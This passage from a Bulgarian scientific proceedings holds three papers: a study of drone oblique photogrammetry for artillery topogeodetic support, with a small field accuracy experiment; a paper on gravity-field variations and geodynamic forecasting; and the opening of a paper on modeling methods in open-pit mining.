В цитираната концепция е отбелязано, че с малки изключения артилерийските системи, използвани в Българската армия са на технологично ниво, отговарящо на ХХ век. Всички те (или по-голяма част от тях) притежават максимална ефективна далекобойност на стрелбата около 17 км. за класическите артилерийски системи и около 21 км. за реактивните. В тази връзка основната цел която се поставя е: Повишаване на ефективността в използването на артилерията, като акцентът

следва да е върху съществуващите на въоръжение към момента артилерийски системи.

В тази връзка съобразявайки се със съвременната философията за използването на артилерията, която предполага преди всичко пълно унищожаване и по-рядко само неутрализиране на целта е акцентирано върху необходимостта от постигането на по висока точност на артилерийския огън – като основен фактор водещ до повишаването на неговата ефективност. Това обуславя необходимостта от съсредоточаване на научните изследвания в няколко тесни области свързани както с подобряване на системите за управление, така и с разработването на нови методи и способности водещи до подобряване на точността подаваните топогеодезически данни.

Към настоящия момент Българската армия се осигурява с геопространствени данни в съответствие с постановките на „ДОКТРИНА на въоръжените сили на Република България“ издание (А), ноември 2017 - раздел Военно географско осигуряване.

Конкретните изисквания и обем на дейностите по военно географското осигуряване на артилерията са дефинирани в текстовете на Споразумението за стандартизация на НАТО – STANAG 2934. В тази насока текстовете на STANAG 2394 регламентират единствено изискванията към привързането на огневите позиции, разубаването и координатното определяне на целите както и управлението на огъня на артилерията и в това число и от въздуха без да се фокусират върху комплексното осигуряване на артилерията с пълния набор от геопространствени данни залегнали в „ДОКТРИНАТА“.

Съдържащите се в „ДОКТРИНАТА“ текстове обаче, регламентират видовете документи и масиви данни изработвани от ВГС в интерес на въоръжените сили. На практика обаче, поради обективни причини включително и технологични предопределящи цикличността при създаването и разпространението на произвежданите от ВГС геопространствени данни, последните винаги в по-голяма или по-малка степен са остарели и неактуални.

Независимо от факта, че на тактическо ниво топогеодезическото осигуряване на действията на артилерията в зоната за водене на операцията се изпълнява чрез използването на съвременна геодезическа апаратура – тотални станции, GPS системи, жирокомпаси, топопривързвачи и т.н. тяхната ефективност е недостатъчна. Причината се корени във факта че използването на тази съвременна техника се базира на прилагането на стари и непроизводителни класически методи, технологии и алгоритми за изчислителна обработка на данните такива като: измерване на отделни ъгли, посоки, азимути и разстояния, решаване на засечки (прави и обратни), полигонови ходове с всички особености по тяхното привързване и т.н.

Основен недостатък на тези методи е еднократността и конкретиката на получаваните резултати. Освен това получаването стойностите на координатите и ориентирните направления е свързано с полагането на значителни трудови ресурси. Те обаче стават излишни, а получените резултати не приложими при най-малката промяната на дислокацията, което в условията на тотално космическо

разузнаване и въздушно разузнаване (включително и с БЛА) е основно условие за съхранението на бойните способности. Т.е. получаваните към настоящия момент резултати от топогеодезическото привързване на бойния ред на артилерията, независимо че отговарят на изискванията на STANG 2394 не притежават такива важни качества като дълговечност, универсалност и ефективност по отношение на тяхното използване.

Въз основа на направените по-горе констатации **основният проблем по отношение на Топогеодезическото осигуряване, по отношение на Армията и в частност на Артилерията е: Прилагане на остарели и ниско производителни и слабо ефективни техники и методи не отговарящи на изискванията, които се поставят от динамиката на съвременния общовойсков бой.**

Необходимостта и наложителността при решаването на поставения проблеми се детерминира с особена важност и в текстовете заложили в „Програмата за развитие на отбранителните способности на въоръжените сили на Република България 2032“ и по-специално раздел № 5. „Желано крайно състояние на отбранителните способности на Въоръжените сили към 2032 г.“ където е записано: „... - прилагане на съвременни, високотехнологични, базирани на изкуствен интелект **системи за добиване**, обработка, анализ и разпространение на информация, в т.ч. и на опознатата картина на оперативното пространство във всички домейни, както и на съответните административни процедури, насочени към съкращаване на времето за реакция“.

2 Възможности на БЛС за изпълнение на задачите по ВГО на артилерията

Както е известно топогеодезическото осигуряване на войските представлява комплекс от мероприятия за определяне и свеждане до войските на топогеодезичните данни, необходими за изучаване и оценяване характера и свойствата на местността при подготовката и воденето на боя, както и за ефективно използване на техниката на родовете войски при изпълнението на бойните задачи. Тези данни се свеждат до войските по техни заявки във вид на топографски и специални карти с различни мащаби, планове на градове, фотодокументи, каталози на координатите на геодезични пунктове и други документи.

Топогеодезическото осигуряване се реализира чрез дейности обединени в мероприятията по топогеодезичната подготовка включващи:

- Осигуряване на частите и подразделенията с изходни топогеодезични данни.
- Провеждане на мероприятия за своевременно и качествено топогеодезично привързване.
- Топогеодезично превързване на позициите, пунктовете и постовете.
- Контрол на топогеодезичното привързване.


Отнесено към нуждите на войските и в частност на артилерията успешното и ефективно решаване на проблема с **добиването на актуални топогеодезически данни** може да бъде осъществено чрез използване на специализирани безпилотни летателни средства за аерофотографиране от въздуха т.н. „фотограметрични дроне“ . Последваща фотограметрична обработка на получените цифрови

изображения и формиране на високо точни и детайлни цифрови модели на земната повърхност DSM (Digital Surface Model) и цифрови модели на терена DEM (Digital Elevation Model) и ортофото изображения.

За постигането на тези цели са възможни два основни варианта за аерофотографиране с БЛС:

Първи вариант. Аерофотографиране на собствена територия. Този вариант е приложим при изпълнение на задачи по топогеодезическото привързване на елементите от бойния ред такива като: огневи позиции, наблюдателни пунктове, постове за наблюдение и др. При него летателното средство облита представляващата интерес територия, в която чрез аерофотографиране се покрива с поредица планови снимки (фиг.1). В резултат на тяхната фотограметричната обработка се създават редица цифрови продукти съдържащи актуална към момента на фотографиране, подробна и високо точна топографо-геодезична информация – ортофотоизображения и цифрови модели на релефа.

Създаваните цифрови продукти позволяват с достатъчна точност – 10-20 см. да бъдат определени не само координатите на елементите от бойния ред, но и тези на която подробна точка от земната повърхност. Това е предпоставка за осигуряване на мобилност и динамика в маньовъра на огневите средства.



Фиг. 1 Планово аерофотографиране на собствена територия

Опирайки се на опита получен при все по широкото използване на БЛА за създаване на различни модели на земната повърхност, практическото изпълнение на този вид аерофотографиране по същество представлява добре отработена и изучена практика.

Втори вариант. Аерофотографиране на противникова територия. Този вариант е приложим при изпълнение на задачи по топогеодезическото привързване на обекти представляващи цели за поразяване такива като планови и неотложни цели,


огневи установки, командни пунктове, фортификационни съоръжения, заграждения и т.н. разположени в зоната за огнево въздействие на артилерията:

По разбираеми причини, успешното прелитане на БЛС над зоната на противника е свързано със значителни рискове, което категорично води до неприложимост на разгледания по-горе вариант за планово аерофотографиране.

Именно тук се проявява достоинствата, които предлагат БЛА и цифровата фотограметрична технология, а именно – възможност за добиване и фотограметрична обработка на перспективни снимки. Т.е. снимки получени за зоната на интерес без пресичане на линията на съприкосновение с противника

Идеята е следната:

1. С помощта на БЛА при подходящи параметри на полета се изпълнява перспективно аерофотографиране в посока към противника, без да се преминава линията на съприкосновение с него (фиг.2). В резултат се придобиват стеридвойка аерофотоснимки на противниковата територия с различна дълбочина на обхвата.



Фиг. 2 Перспективно аерофотографиране на противникова територия



Фиг. 3 Перспективна аерофотоснимка получена с БЛА DJI Phantom 4 Pro

2. Върху получените аерофотоснимки се дешифрират противниковите обекти представляващи интерес за огнево поразяване от артилерията;

3. В резултат на специфична фотограметрична обработка на аерофотоснимките включваща измерване на образните координати се определят геодезическите координати на набелязаните цели.

3 Експериментални изследвания

За проверка на приложимостта на перспективното аерофотографиране на недостъпни територии за нуждите на артилерията, в катедра Геодезия на Факултета по Артилерия ПВО и КИС – гр. Шумен към НВУ „Васил Левски“ се разработва дипломна работа с разглежданата тематика.

Провежданият в рамките на дипломната работа експеримент включва следните основни моменти:

1. Материализиране на „противниковите цели“ в дълбочина на противниковата отбрана с размери 60x60 см. и определяне на техните контролни координати с помощта на GPS;
2. Перспективно аерофотографиране;
3. Цифрова фотограметрична обработка на получените аерофото снимки

В рамките на провеждания експеримент са придобити перспективни снимки с безпилотен летателен апарат – индустриален фотограметричен дрон DJI Phantom 4 Pro.


Аерофотографирането е извършено от максимално допустимата височина за полет на БЛА – 120 м., при наклон на камерата – 51.5° . Кадрите на получените снимки обхващат територия с дълбочина до няколко километра (фиг. 3).

Основни моменти от процеса на фотограметричната обработка изпълняван с цел определяне координатите на целите са показани на фиг. 4 и 5

В резултат на проведените измервания върху снимките по фотограметричен начин са определени координатите на няколко от маркираните цели и същите са сравнени с техните GPS контролни стойности. Резултатите са показани в Таблица 1



Фиг. 4 Измерване на цели № 15 и № 16




Фиг. 5 Технология на фотограметричните измервания

Координатни разлики

Таблица № 1

№ цел	Координати измерени по фотограметричен способ (m)		Координати измерени с помощта на GPS система (m)		Координатни разлики (m)	
	X ₁	Y ₁	X ₂	Y ₂	X ₁ -X ₂	Y ₁ -Y ₂
1	502132.9	4795695.2	502129.0	4795693.9	3.9	1.3

2	502159.3	4795704.1	502157.8	4795709.9	1,5	-5,8
3	501828.3	4796470.0	501831.0	4796477.0	-2,7	-7.0



Фиг. 6 Максимална дълбочина на координиране

4 Констатации и изводи

Получените резултати позволяват да се направят следните констатации:

1. Безпилотните летателни апарати от типа „подвижно крило“ т.н. „коптери“ позволяват да се придобиват панорамни снимки на противникова територия на значителна дълбочина без да се нарушава линията на съприкосновение с противника, което е предпоставка за тяхната по-висока безопасност и успеваемост;

2. При използване на специализиран фотограметричен софтуер обработката на такъв тип аероснимки е възможна и позволява получаването на резултати отговарящи на изискванията на артилерията за точност;

3. Дълбочината на координиране на откритите цели е в пряка зависимост от техническите параметри на използваната фотокамера (фокусно разстояние на обектива и размер на пикселната клетка от светлочувствителният сензор).

4. При използването на фотокамера от типа DJI снабдена с обектив с фокусно разстояние едва 4 мм. се постигат задоволителни резултати на дълбочина до 3 км от предния край.

Времето за получаване на координатите е в порядъка на не-повече от 10 мин. след придобиването на снимките.

Изводи:

1. Използването на БЛА в частност такива от типа с подвижно крило - „коптер“ за подобряване на военно географско осигуряване на артилерията е перспективен метод и направление за изследване и изучаване;

2. Основните изисквания към БЛС използвани за тази цел могат да се класифицират в две групи:

Първа група. Изисквания към летателния апарат, по важни от които са:

- Дронът да е снабден със система GPS/IMU позволяваща определяне на елементите на външно ориентиране на снимките в реално време;

- Да е налице възможността за предаване на получените снимки от дрона към оператора на фотограметричната станция в on-line режим. Това ще ускори значително времето от откриването на целта до нейното координиране и предаване до командния пункт.

Втора група. Изисквания към фотограметричната камера:

- по отношение на фокусното разстояние

до Едно от основното от тях е по отношение на възможността за предаване на получените изображения

3. Създаване на специални фотограметрични подразделения прототип на бившите фотобатареи.

5 Предимства на метода

1. Бързина
2. Независимост, адаптивност и гъвкавост
3. Безопасност и широка приложимост

Литература

1. Гордън П. „БЛА във Великобритания”, сп. „Геомедия”, брой 3/2013г.
2. Петров Д. И, Михайлов П. М. „Съвременни технически средства и технологии за събиране на геопространствени данни за местността“, Монография, издателство ШУ „Еп. Константин Преславски“ 2014г.
3. Ръководство за бойната работа на топогеодезичните подразделения на ракетните войски и артилерията на сухопътните войски - Военно издателство София 1987 г.
4. Топогеодезична подготовка на ракетните войски и артилерията на сухопътните войски- Военно издателство София 1986 г.

GRAVITY FIELD AND ITS RELATIONSHIP WITH THE POSSIBILITY OF FORECASTING GLOBAL GEODYNAMIC PHENOMENA

Yasen T. Prokopov

jasen_prokopov@abv.bg

Abstract: *The complex geodynamic processes occurring in the Earth as a body, are related to changes in its gravitational field directly. The dynamics of these changes (variations), as a result mainly of the movement of earth masses on and in it, is directly established by periodic gravimetric measurements. These deviations must be taken into account obligatory when applying geodetic methods for establishing contemporary movements of the earth's crust (СМЕС) on geodynamic polygons. Thereby, the reliability of the established harbingers in predicting global geodynamic phenomena is indirectly guaranteed.*

Keywords: *geodynamics, gravity field, lithosphere, oceanic plates, variations, prediction*

ГРАВИТАЦИОННО ПОЛЕ И ВРЪЗКАТА МУ С ВЪЗМОЖНОСТТА ЗА ПРОГНОЗИРАНЕ НА ГЛОБАЛНИ ГЕОДИНАМИЧНИ ЯВЛЕНИЯ

Ясен Тр. Прокопов

jasen_prokopov@abv.bg

Анотация: *Сложните геодинамични процеси, протичащи в Земята като тяло, са пряко свързани с промените в нейното гравитационно поле. Динамиката на тези промени (вариации), като резултат основно от преместването на земни маси върху и в нея, пряко се установява от периодични гравиметрични измервания. Тези отклонения задължително трябва да се вземат под внимание при прилагането на геодезически методи за установяване на СДЗК върху геодинамични полигони. Така косвено се гарантира надеждността на установените предвестници при прогнозиране на глобални геодинамични явления.*

Ключови думи: *геодинамика, гравитационно поле, литосфера, океански плочи, вариации, прогнозиране*

Въведение

Общозвестно е, че силата на гравитацията, а оттам и гравитационното поле, се променят във времето, тъй като привличащите маси, които ги създават, не остават постоянни. **Гравитационното поле на Земята** зависи преди всичко от промяната на масите вътре и на нейната повърхност, както и от местоположението на планетите от Слънчевата система спрямо нашата планета. По този начин неговото текущо състояние е пряко свързано с геодинамичните явления.

Изчисленията показват, че промените в гравитацията, когато са свързани с неравномерното въртене на Земята, могат да достигнат няколко десетки

$\mu\text{Gal}/\text{година}$ [7]. Влиянието на годишните и Чандларовите движения на полюсите на еластичната Земя върху силата на гравитацията (земното привличане), поради свободната нутация (колебание на земната ос, породено от приливното въздействие на Луната и Слънцето) в средните ширини [2], може да достигне няколко μGal . Преместванията, причинени от сумарното влияние на геодинамичните явления, могат да доведат до изместване на масовия център на Земята, което от своя страна да предизвика промяна в потенциала на силата на тежестта на земната повърхност с около 2-3 $\mu\text{Gal}/\text{година}$.

1 Движение на литосферните плочи и косвеното му влияние върху гравитационното поле

Гравитационното поле на Земята зависи преди всичко от промяната на масите. Според съвременните концепции земната кора е разделена на плочи. Тези, които носят континентите, са много стари и с голяма дебелина (мощни), а тези, които са под океаните, са по-тънки и относително “по-млади”. Океанската кора е съставена от базалти, излезли се на повърхността. Океанските плочи са в постоянно движение и след като се срещнат с по-здрава структура, се “гмуркат“ под нея и потъват в мантията. Последни наблюдения на древни структури и образувания показват, че мантията е по-стабилна, отколкото се предполага по принцип.

Съвременните интерпретации на хипотезата за тектониката на плочите съчетават теорията за континенталния дрейф и разширяването на океанското дъно, което в момента се разширява от двете страни на системата от средноокеански хребети. Движението на литосферните плочи се причинява от обширни топлинни конвекционни потоци на материя в сублитосферните слоеве. Плочите се движат една спрямо друга по повърхността на по-топлата астеносфера с нисък вискозитет. В границите на разширението, т.е. в средноокеанските хребети, магмата се издига от астеносферата и образува нова океанска кора, а движението, причинено от образуването на нова кора, води до сблъсъци и образуване на планински масиви в границите на компресията.

По-студената и по-тежка океанска плоча се огъва и потъва (възниква **субдукция**), задълбавайки се на 800–900 km в по-малко плътната мантия (**зона на субдукция**), където се разрушава. Така се образуват дълбоководни ровове (падини) и островни дъги, които се характеризират с висока сеизмична и вулканична активност (например Тихоокеанската падина, “Огнения пръстен“, Курило-Камчатската островна дъга), както и високи планини (Южна Америка, Перу и Чили).

При сблъскването на две континентални плочи се образуват планински вериги (Алпо-Хималайския масив), а на границите на плъзгането на плочите съществуват трансформационни разломи (типичен пример е разломът Сан Андреас в Калифорния).

В този смисъл движението на литосферните плочи се придружава от непрекъснати промени в масите вътре в Земята и респективно от промени в гравитационното поле, които засега са трудни за определяне при сегашното ниво на точност на гравиметричните измервания. Установена е обаче корелация с

променлива интензивност между параметрите на гравитационното поле и структурите от тектониката на плочите [8].

Поради това, при създаването на модели на динамиката на плочите, се вземат предвид не само **теорията за изостазията** (дефинира гравитационното равновесие между литосферата и астеносферата) и скоростите на движение на плочите, но и параметрите на гравитационното поле на Земята и, ако е възможно, техните промени във времето. Съвременните тектонични процеси на границите на литосферните плочи са обект на най-обширен мониторинг, едно от направленията на който са многократните измервания на гравитацията. В допълнение са и **многократните спътникови алтиметрични измервания**, които предоставят информация за промените в повърхността на геоида (изменение на морското ниво и вариации в параметрите на земните приливи).

Има изградени и **мрежи за гравиметричен мониторинг** в зоните на сблъсък на тектонични плочи за наблюдение на орогенни процеси (когато континентална плоча се смачка и се избуца нагоре, при което се образува една или повече планински вериги). Пример са изследванията в Индия и Китай, ограничени до Хималайската субдукционна зона, която се характеризира със сблъсък на индийската и евразийската литосферни плочи, активни разломи и висока сеизмична активност.

Връзка между промените в гравитацията и глобалните геодинамични явления се установява чрез провеждане на обширни изследвания. До момента обаче не може да се каже с увереност, че данните от тези изследвания потвърждават тази корелация. Основната трудност произтича от факта, че величините на глобалните и широкомащабни промени в гравитацията са много малки и в повечето случаи възлизат на няколко μGal за година.

2. Изменения (отклонения) в гравитационното поле (гп)

При изучаване на деформациите на земната кора чрез метода на многократните (повторните) геодезически измервания върху геодинамични полигони (ГДП) [3], [4], от значение са факторите, които изкривяват реалния модел на деформации. В този случай, в няколко цикъла, в една и съща конфигурация от точки, през определен интервал от време, от проведените геодезически измервания, се определят числените характеристики на промените в относителното положение на точките [1]. В общият случай деформациите на земната кора са пространствени, но понякога за удобство се разделят на вертикални и хоризонтални.

Тъй като резултатите от тези измервания зависят от състоянието на гравитационното поле, към тези фактори трябва да се включват и неговите вариации във времето. Като резултат от това, сравняваните цикли на геодезически измервания на ГДП ще се извършват при различни стойности на земното ускорение.

Вариациите в гравитационното поле могат да бъдат причинени от:

- промяна във взаимното положение на планетите от Слънчевата система спрямо Земята;

- промени в положението на Луната и Слънцето – основно;
- движението на подземни води;
- движението на маси в резултат на големи вулканични изригвания;
- техногенни движения на маси върху самата земната повърхност и др.

2.1 Повторни геодезически измервания за установяване на изменения в ГП

Измененията на ГП могат да се проявят най-забележимо при анализиране на резултатите от многократно нивелиране, тъй като геометричната нивелация дава разликата в потенциала на силата на тежестта, в точките, където са нивелира и латата.

На геодинимични полигони се провеждат нивелачни измервания I клас, а нивелация II клас се извършва в силно пресечени терени, където точността на първокласната нивелация не може да бъде постигната, както и на технически геодинимични полигони в районите за добив на подземни богатства [6]. При изпълнението на нивелацията на геодинимични полигони се спазват изискванията заложени в „Инструкция за нивелация I и II клас“.

С промяна в стойностите на силата на тежестта се променят и ниво повърхнините, където се провежда нивелацията, и следователно и котите (и разликата в тях!), при многократното нивелиране. **Важно обстоятелство** е, че тези промени във височините могат да възникнат дори когато земната кора е абсолютно неподвижна.

За анализиране на резултатите от повторните прецизни нивелачни измервания трябва да се съвмести обработката им с резултати от измервания на силата на тежестта. Връзката между потенциала на силата на тежестта и превишението за две точки се дава с познатите формули от физическата геодезия [9]

$$W_O - W_A = \int_O^A g dh,$$

а като изменение

$$\delta(W_O - W_A) = \int_O^A (\delta g \cdot dh + g \delta dh),$$

където g и dh са земното ускорение и превишението между двете точки, а $\delta(W_O - W_A)$, δg и δdh съответно изменение на разликата в потенциалите, изменение на силата на тежестта и изменение на превишенията, като едната точка (т.О) е начало за определяне спрямо морското ниво.

Основно е влиянието на δdh , като само в планински райони, когато общото превишение по линията е повече от 5-6 km, двете събираеми под интеграла могат да се изравнят, достигайки стойности от около $0.6 \cdot 10^6$ mGal.mm [5].

За равнинни райони (без значими техногенни движения!) вертикалните премествания на земната кора съответстват на промяната в разликите на потенциалите при повторната нивелация и тогава **не са необходими повторни гравиметрични измервания**, т.е. при постоянно гравитационно поле резултатите от повторното нивелиране ще съответстват на промяната във височината.

При обработката на резултатите от повторното нивелиране, корекциите за промени във взаимното положение на Земята, Луната и Слънцето, достигат значителна стойност само при дълги нивелачни ходове - т. нар. **приливни**

корекции. Въпросът за отчитане на тези корекции в резултатите от повторното нивелиране на ГДП обикновено не възниква.

2.2 Други фактори, водещи до изменение на гравитационното поле

Неприливните вариации на ГП се причиняват от техногенни движения на масите, вулканични изригвания, земетресения, движения на подземни води и др. Могат да достигнат значителни стойности и да причинят значителни изкривявания в изследваните деформации, ако не бъдат взети предвид в резултатите от повторните геодезически измервания. В изучаването на неприливните промени в силата на тежестта, освен **повторните гравиметрични измервания**, значимо място има и **сателитната алтиметрия**, която позволява да се фиксират височините на геоида/квазигеоида, а оттам и техните промени с точност до няколко сантиметра.

С голяма увереност се регистрират/установяват **промените в силата на тежестта**, причинени от комбинация от явления, предхождани или **съпътстващи вулканични изригвания**. В редица случаи се регистрира промяна в гравитационното поле **преди и след настъпили големи земетресения**, които са причинили големи вертикални измествания на земната повърхност. Следователно информацията за промените в местното гравитационно поле, получена чрез многократни гравиметрични и сателитни измервания, може да се разглежда като един от видовете предвестници на земетресения и вулканични изригвания. Промените в силата на тежестта върху геодинамични полигоони могат да бъдат десетки μGal /година.

Най-големите промени в силата на тежестта на нашата планета са регистрирани в резултат на **масови движения, причинени от човешка дейност**.

Измерими промени в земното притегляне g се наблюдават по време на:

- експлоатацията на нефтени и газови находища;
- геотермални полета;
- изпомпване на вода;
- добив на въглища;
- пълнене и източване на резервоари и др.

Големината на тези промени може да достигне няколко mGal . При извършване на високоточни геодезически измервания те не могат да бъдат пренебрегнати. Затова при техногенни ГДП, при изчисляване на характеристиките на деформациите на земната повърхност, трябва да се вземат предвид корекциите за промени в гравитационното поле в резултатите от многократни геодезически измервания.

Освен при големи водни обекти, където са най-значимите изменения в ГП, методологията с гравиметричните и нивелачните измервания може да се използва и за оценка на въздействието върху вариациите му, причинени от масови промени на земната повърхност в резултат на вулканично изригване.

Заклучение

На етапа на изследване на краткосрочните предвестници на глобални геодинамични явления, влиянието на корекциите за изменение на ГП в резултатите от многократните геодезически измервания, може да се окаже значително и е желателно да се взема предвид, въпреки факта, че то не може да промени качествената картина на деформациите на земната повърхност.

Използването на една или друга група от методи зависи от задачите, които трябва да се решат и поставените цели, което налага включването понякога на много частни методи за изследване. **За избягване на едностранчивост в оценките, е необходимо прилагане на комплексен подход** [10]. Единствено съвместното използване на различни методи, позволява да се намери връзка между противоречивите разбирания за проявление на съвременните движения и деформации на земната кора с различна интензивност и различен мащаб.

Литература

1. Герасименко М.Д., Шароглазова Г.А. Определение современных движений земной коры из повторных измерений II. Геодезия и картография. 1985. № 7. С. 25 - 29.
2. Господинов С., Джорова С., Геодезическа астрономия, ВГС, 2011.
3. Остач О.М., Дмитроченков В.Н. Методическое руководство по геодезическим работам на геодинамических полигонах. М., ЦНИИГАиК, 1984
4. Садовский М.А., Нерсесов И.Л., Вопросы прогноза землетрясений, Изв. АН СССР, Физика Земли № 9, 1978, с. 13 - 30.
5. Шароглазова Г.А., Применение геодезических методов в геодинамике, Новополюк, ИГУ, 2002.
6. Янчев К., Геодезични дейности за следене и изучаване на съвременните движения на земната кора, Шуменски университет „Епископ Константин Преславски“, 2020.
7. Piriisky N.N., The Earts relation and gravity variations, Bellettino i Geofisica Feorica ed Aplication, 1978, V.X.X, № 80
8. Торге В., Гравиметрия, Пер. с англ., М., Мир, 1999.
9. Андреев А., Андреева П. Локално моделиране на геоида за територията на Североизточна България. 15 с. МАТТЕХ 2010 г, том. 2, стр.205-220. ISSN: 1314-3921.
10. Андреев А., Петрова П., Андреева Г. Методика за оценка на ефективността на геоинформационен модел. 11 с. НК'2012 - НВУ ”В. Левски” Сборник трудове, - Шумен. ISSN: 1314-3921

MODELING METHODS IN THE OPEN PIT MANAGEMENT

Yasen T. Prokopov

jasen_prokopov@abv.bg

Abstract: *Mining operations management is closely connected to perception the mine as a complex probabilistic system in which the hierarchical management in a dynamic environment is carried out with very good organization. The application of Open Models, adequate to the specific situation, guarantees the implementation of main technological processes, their rapid development and optimization. The mentioned models are also the basis of good forecasting and planning, ensuring high economic efficiency.*

Keywords: *model, modeling, information systems, prediction, mining software*

МЕТОДИ НА МОДЕЛИРАНЕ ПРИ УПРАВЛЕНИЕ НА ОТКРИТИ РУДНИЦИ

Ясен Тр. Прокопов

jasen_prokopov@abv.bg

Анотация: *Управлението на минно-добивните работи е пряко свързано с разглеждането на рудника като сложна система с вероятностен характер, при която йерархичното управление в динамична среда се извършва при много добра организация. Прилагането на отворени модели, адекватни на конкретната ситуация, гарантира изпълнението на основните технологични процеси, тяхното бързо развитие и оптимизация. Тези модели са в основата и на доброто прогнозиране и планиране, осигуряващо висока икономическа ефективност.*

Ключови думи: *модел, моделиране, геоинформационни системи, прогнозиране, минен софтуер*

Въведение

Физическите процеси, обект на изучаване от минните науки, се отличават с комплектност и сложност. Това налага прилагането на евристични методи, намиращи се на границата между няколко научни области, при което придобитите знания придобиват интердисциплинарен характер.

Процесите в скалния масив и на земната повърхност, при провеждането на подземни или открити минни работи, са трудни за описание и се налага използването на аналитични, емпирични и комбинирани подходи. Освен това **скалният масив** представлява сложна прекъснато-непрекъсната среда, която се състои от вещества в трите агрегатни състояния. Тази среда е нееднородна и

анизотропна, поради което редица процеси остават частично недоизяснени и недостатъчно изучени.

Във връзка с това, при открития добив на подземни богатства широко се използват методите на моделирането.

1 Модели в минната геомеханика

Използването на умалени (увеличени) обекти за възпроизвеждане на природните процеси улеснява тяхното изучаване, анализ и прогнозиране. По този начин може да бъде проведено количествено или качествено изследване на природен процес, който е трудно достъпен или въобще е недостъпен за пряко изследване. Такива са редица важни процеси, съпътстващи добива на подземни богатства.

Моделът е средство за познание на обективната действителност и може да представлява предмет, специално устройство или изчислителна схема, с чиято помощ даден процес може да бъде управляван.

Методът на моделирането се основава на **теорията на подобие**. Моделирането е свързващо звено между теоретичните постановки и практиката при изучаване на обективната реалност [1].

теория → идеален модел → моделиране → практика


↑ _____ ↓

Според начина на изграждане моделите биват идеални (въображаеми) и технически (материални), в основата на които стои въображаем модел и при които се правят макети на реалните обекти.

Според подхода, използван при моделирането, се различават физическо, математическо и функционално моделиране.

При **физическото моделиране** се запазва физическата природа и геометрично подобие на природното явление. Основни методи при него са:

- метод на еквивалентните материали - върху физически модел, отговарящ на условията, се изучават физически процеси;



Фиг.1

- центробежно моделиране – основава се на динамичното подобие на Нютон и се прилага при изследване на напрегнатото и деформирано състояние на минни изработки, и за изследване на устойчивостта на откоси;

- оптично моделиране с поляризация на светлината - отчита се зависимостта между оптичката анизотропия и напреженията, и деформациите в тялото по принцип, а при минни обекти - масива.

Математическото моделиране е приблизително описание на изучавания обект или явление с помощта на математическа символика. Прилага се за изучаване на процеси, които вече имат математическо описание. Изключително мощен инструмент и негов вариант е компютърното моделиране за всякакви геомеханични процеси, при които няма точно аналитично решение.

